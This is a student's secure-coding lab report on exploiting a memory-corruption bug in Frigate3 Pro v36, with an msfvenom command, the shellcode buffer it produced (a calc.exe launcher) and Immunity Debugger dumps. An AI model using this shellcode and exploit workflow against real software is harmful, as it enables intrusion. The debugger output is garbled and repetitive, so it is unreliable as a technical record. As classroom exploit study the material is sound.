

# **SECURE CODING**

## **LAB-10**

**Akash Varma Mantena | 19BCN7260 | L23-24**

### **Lab experiment - Working with the memory vulnerabilities – Part IV**

#### **Task**

- **Download Frigate3\_Pro\_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7 .**
- **Install Frigate3\_Pro\_v36 and Run the same**
- **Download and install python 2.7.\* or 3.5.\***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

#### **Analysis**

- **Try to crash the Frigate3\_Pro\_v36 and exploit it. .**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**


#### **Example:**

**msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha\_mixed -b**


**"\x00\x14\x09\x0a\x0d" -f python**

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**


**Install Frigate in Vmware**



**Execute the exploit2.py and generate payload**



**Copy the payload and paste in frigate in find computer**



**Code exploit from msfvenom kali linux**

```


root@kali: ~
File Actions Edit View Help

root@kali: ~
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09
\x8a\x8d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\x89\x65\xdb\x03\x09\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x51\x5a\x6a\x41\x58\x58\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x30\x41\x42\x75\x4a\x49\x89\x6c\x4a\x40\x4d\x52"
buf += b"\x67\x70\x33\x30\x55\x50\x63\x50\x4f\x79\xed\x35\x50"
buf += b"\x31\x4f\x30\x42\x44\x4c\x4b\x46\x30\x38\x50\x4c\x4b"
buf += b"\x31\x42\x36\x8c\x4c\x40\x30\x52\x65\x44\x6c\x4b\x81"
buf += b"\x62\x35\x78\x44\x4f\x6f\x47\x30\x42\x55\x76\x70\x31"
buf += b"\x59\x6f\x4c\x8c\x55\x6c\x73\x51\x43\x4c\x63\x32\x36"
buf += b"\x4c\x61\x30\x59\x51\x78\x4f\x66\x6d\x46\x61\x49\x57"
buf += b"\x4a\x42\x4a\x52\x31\x42\x73\x67\x4e\x60\x62\x72\x54"
buf += b"\x50\x4e\x6b\x50\x4a\x57\x4c\x4e\x6b\x52\x6c\x32\x31"
buf += b"\x72\x50\x50\x63\x63\x70\x56\x61\x4e\x31\x62\x71\x6e"
buf += b"\x6b\x31\x49\x75\x70\x65\x51\x49\x43\x6c\x4b\x53\x79"
buf += b"\x46\x70\x7a\x43\x66\x5a\x51\x59\x4e\x8b\x75\x64\x4e"
buf += b"\x6b\x43\x31\x79\x46\x38\x51\x39\x6f\x4c\x6c\x79\x51"
buf += b"\x48\x4f\x34\x4d\x37\x71\x39\x57\x64\x78\x49\x70\x52"
buf += b"\x55\x38\x76\x45\x53\x43\x4d\x4a\x58\x35\x6b\x73\x46"
buf += b"\x71\x34\x53\x45\x38\x64\x51\x48\x4c\x4b\x51\x48\x56"
buf += b"\x44\x47\x71\x4b\x63\x30\x66\x8c\x6b\x74\x8c\x50\x4b"
buf += b"\x6e\x6b\x70\x58\x45\x4c\x36\x61\x5a\x73\x4e\x6b\x37"
buf += b"\x74\x6e\x6b\x73\x31\x5a\x70\xed\x59\x61\x54\x76\x44"
buf += b"\x47\x54\x71\x4b\x53\x6b\x53\x51\x71\x49\x30\x5a\x62"
buf += b"\x71\x59\x6f\x79\x70\x51\x4f\x63\x6f\x70\x5a\x6c\x4b"
buf += b"\x54\x52\x70\x6b\x6c\x4d\x61\x4d\x42\x4a\x57\x71\x4c"
buf += b"\x4d\x6f\x75\x4c\x72\x57\x70\x75\x50\x73\x30\x32\x70"
buf += b"\x72\x48\x55\x61\x4e\x6b\x52\x4f\x6f\x77\x6b\x4f\x48"
buf += b"\x55\x4d\x6b\x6c\x30\x50\x35\x6f\x52\x33\x66\x32\x40"
buf += b"\x6e\x6b\x6e\x75\x6d\x6d\x6f\x6d\x79\x6f\x4b\x65\x65"
buf += b"\x6c\x55\x56\x31\x6c\x3a\x4a\x6b\x30\x79\x6b\x69\x78"
buf += b"\x73\x45\x33\x35\x4f\x4b\x43\x77\x45\x43\x50\x72\x30"


```



**Attaching the Frigate3 to immunity debugger and analyse the address of various registers listed below :**



Check for EIP address



Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view SEH :

```

0012FF9C 7618EF6C Intv RETURN to kernel32.7618EF6C
0012FF9D 7FFD7000 .p^d
0012FF9E 0012FFD4 ^ $,
0012FF9F 77A03618 ^6$w RETURN to ntdll.77A03618
0012FFA0 7FFD7000 .p^d
0012FFA1 77A035A7 2^6w ntdll.77A035A7
0012FFA2 00000000 ....
0012FFA3 00000000 ....
0012FFA4 7FFD7000 .p^d
0012FFA5 00000000 ....
0012FFA6 00000000 ....
0012FFA7 00000000 ....
0012FFA8 00000000 ....
0012FFA9 0012FFA0 ^ $,
0012FFAA 00000000 ....
0012FFAB FFFFFFFF End of SEH chain
0012FFAC 7798E355 Umw SE handler
0012FFAD 0025441B +0%..
0012FFAE 00000000 ....
0012FFAF 0012FFEC ^ $,
0012FFB0 77A035EB ^5$w RETURN to ntdll.77A035EB from ntdll.77A035F1
0012FFB1 00401000 .^0. Frigate3.<ModuleEntryPoint>
0012FFB2 7FFD7000 .p^d
0012FFB3 00000000 ....
0012FFB4 00000000 ....
0012FFB5 00000000 ....
0012FFB6 00000000 ....
0012FFB7 00000000 ....
0012FFB8 00401000 .^0. Frigate3.<ModuleEntryPoint>
0012FFB9 7FFD7000 .p^d
0012FFBA 00000000 ....

```

CPU - main thread, module Frigate3

Address	Disassembly	Comment
00401010	80	00 00
00401011	22	00 22
00401012	64	00 64
00401013	21	00 21
00401014	40	00 40
00401015	20	00 20
00401016	68	00 68
00401017	07	00 07
00401018	01	00 01
00401019	10	00 10
0040101A	40	00 40
0040101B	21	00 21
0040101C	68	00 68
0040101D	07	00 07
0040101E	01	00 01
0040101F	10	00 10
00401020	40	00 40
00401021	21	00 21
00401022	68	00 68
00401023	07	00 07
00401024	01	00 01
00401025	10	00 10
00401026	40	00 40
00401027	21	00 21
00401028	68	00 68
00401029	07	00 07
0040102A	01	00 01
0040102B	10	00 10
0040102C	40	00 40
0040102D	21	00 21
0040102E	68	00 68
0040102F	07	00 07
00401030	01	00 01
00401031	10	00 10
00401032	40	00 40
00401033	21	00 21
00401034	68	00 68
00401035	07	00 07
00401036	01	00 01
00401037	10	00 10
00401038	40	00 40
00401039	21	00 21
0040103A	68	00 68
0040103B	07	00 07
0040103C	01	00 01
0040103D	10	00 10
0040103E	40	00 40
0040103F	21	00 21
00401040	68	00 68
00401041	07	00 07
00401042	01	00 01
00401043	10	00 10
00401044	40	00 40
00401045	21	00 21
00401046	68	00 68
00401047	07	00 07
00401048	01	00 01
00401049	10	00 10
0040104A	40	00 40
0040104B	21	00 21
0040104C	68	00 68
0040104D	07	00 07
0040104E	01	00 01
0040104F	10	00 10
00401050	40	00 40
00401051	21	00 21
00401052	68	00 68
00401053	07	00 07
00401054	01	00 01
00401055	10	00 10
00401056	40	00 40
00401057	21	00 21
00401058	68	00 68
00401059	07	00 07
0040105A	01	00 01
0040105B	10	00 10
0040105C	40	00 40
0040105D	21	00 21
0040105E	68	00 68
0040105F	07	00 07
00401060	01	00 01
00401061	10	00 10
00401062	40	00 40
00401063	21	00 21
00401064	68	00 68
00401065	07	00 07
00401066	01	00 01
00401067	10	00 10
00401068	40	00 40
00401069	21	00 21
0040106A	68	00 68
0040106B	07	00 07
0040106C	01	00 01
0040106D	10	00 10
0040106E	40	00 40
0040106F	21	00 21
00401070	68	00 68
00401071	07	00 07
00401072	01	00 01
00401073	10	00 10
00401074	40	00 40
00401075	21	00 21
00401076	68	00 68
00401077	07	00 07
00401078	01	00 01
00401079	10	00 10
0040107A	40	00 40
0040107B	21	00 21
0040107C	68	00 68
0040107D	07	00 07
0040107E	01	00 01
0040107F	10	00 10
00401080	40	00 40
00401081	21	00 21
00401082	68	00 68
00401083	07	00 07
00401084	01	00 01
00401085	10	00 10
00401086	40	00 40
00401087	21	00 21
00401088	68	00 68
00401089	07	00 07
0040108A	01	00 01
0040108B	10	00 10
0040108C	40	00 40
0040108D	21	00 21
0040108E	68	00 68
0040108F	07	00 07
00401090	01	00 01
00401091	10	00 10
00401092	40	00 40
00401093	21	00 21
00401094	68	00 68
00401095	07	00 07
00401096	01	00 01
00401097	10	00 10
00401098	40	00 40
00401099	21	00 21
0040109A	68	00 68
0040109B	07	00 07
0040109C	01	00 01
0040109D	10	00 10
0040109E	40	00 40
0040109F	21	00 21
004010A0	68	00 68
004010A1	07	00 07
004010A2	01	00 01
004010A3	10	00 10
004010A4	40	00 40
004010A5	21	00 21
004010A6	68	00 68
004010A7	07	00 07
004010A8	01	00 01
004010A9	10	00 10
004010AA	40	00 40
004010AB	21	00 21
004010AC	68	00 68
004010AD	07	00 07
004010AE	01	00 01
004010AF	10	00 10
004010B0	40	00 40
004010B1	21	00 21
004010B2	68	00 68
004010B3	07	00 07
004010B4	01	00 01
004010B5	10	00 10
004010B6	40	00 40
004010B7	21	00 21
004010B8	68	00 68
004010B9	07	00 07
004010BA	01	00 01
004010BB	10	00 10
004010BC	40	00 40
004010BD	21	00 21
004010BE	68	00 68
004010BF	07	00 07
004010C0	01	00 01
004010C1	10	00 10
004010C2	40	00 40
004010C3	21	00 21
004010C4	68	00 68
004010C5	07	00 07
004010C6	01	00 01
004010C7	10	00 10
004010C8	40	00 40
004010C9	21	00 21
004010CA	68	00 68
004010CB	07	00 07
004010CC	01	00 01
004010CD	10	00 10
004010CE	40	00 40
004010CF	21	00 21
004010D0	68	00 68
004010D1	07	00 07
004010D2	01	00 01
004010D3	10	00 10
004010D4	40	00 40
004010D5	21	00 21
004010D6	68	00 68
004010D7	07	00 07
004010D8	01	00 01
004010D9	10	00 10
004010DA	40	00 40
004010DB	21	00 21
004010DC	68	00 68
004010DD	07	00 07
004010DE	01	00 01
004010DF	10	00 10
004010E0	40	00 40
004010E1	21	00 21
004010E2	68	00 68
004010E3	07	00 07
004010E4	01	00 01
004010E5	10	00 10
004010E6	40	00 40
004010E7	21	00 21
004010E8	68	00 68
004010E9	07	00 07
004010EA	01	00 01
004010EB	10	00 10
004010EC	40	00 40
004010ED	21	00 21
004010EE	68	00 68
004010EF	07	00 07
004010F0	01	00 01
004010F1	10	00 10
004010F2	40	00 40
004010F3	21	00 21
004010F4	68	00 68
004010F5	07	00 07
004010F6	01	00 01
004010F7	10	00 10
004010F8	40	00 40
004010F9	21	00 21
004010FA	68	00 68
004010FB	07	00 07
004010FC	01	00 01
004010FD	10	00 10
004010FE	40	00 40
004010FF	21	00 21

Registers (FPU)

Register	Value	Comment
EAX	7618EF6C	kernel32
ECX	00000000	
EDX	00401000	Frigate3
EBX	7FFD7000	
ESP	0012FF9C	
EBP	0012FF94	
EI1	00000000	
EI2	00000000	
EIP	00401000	Frigate3
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	
EDX	00000000	
EBX	00000000	
ESP	00000000	
EBP	00000000	
EI1	00000000	
EI2	00000000	
EIP	00000000	
EAX	00000000	
ECX	00000000	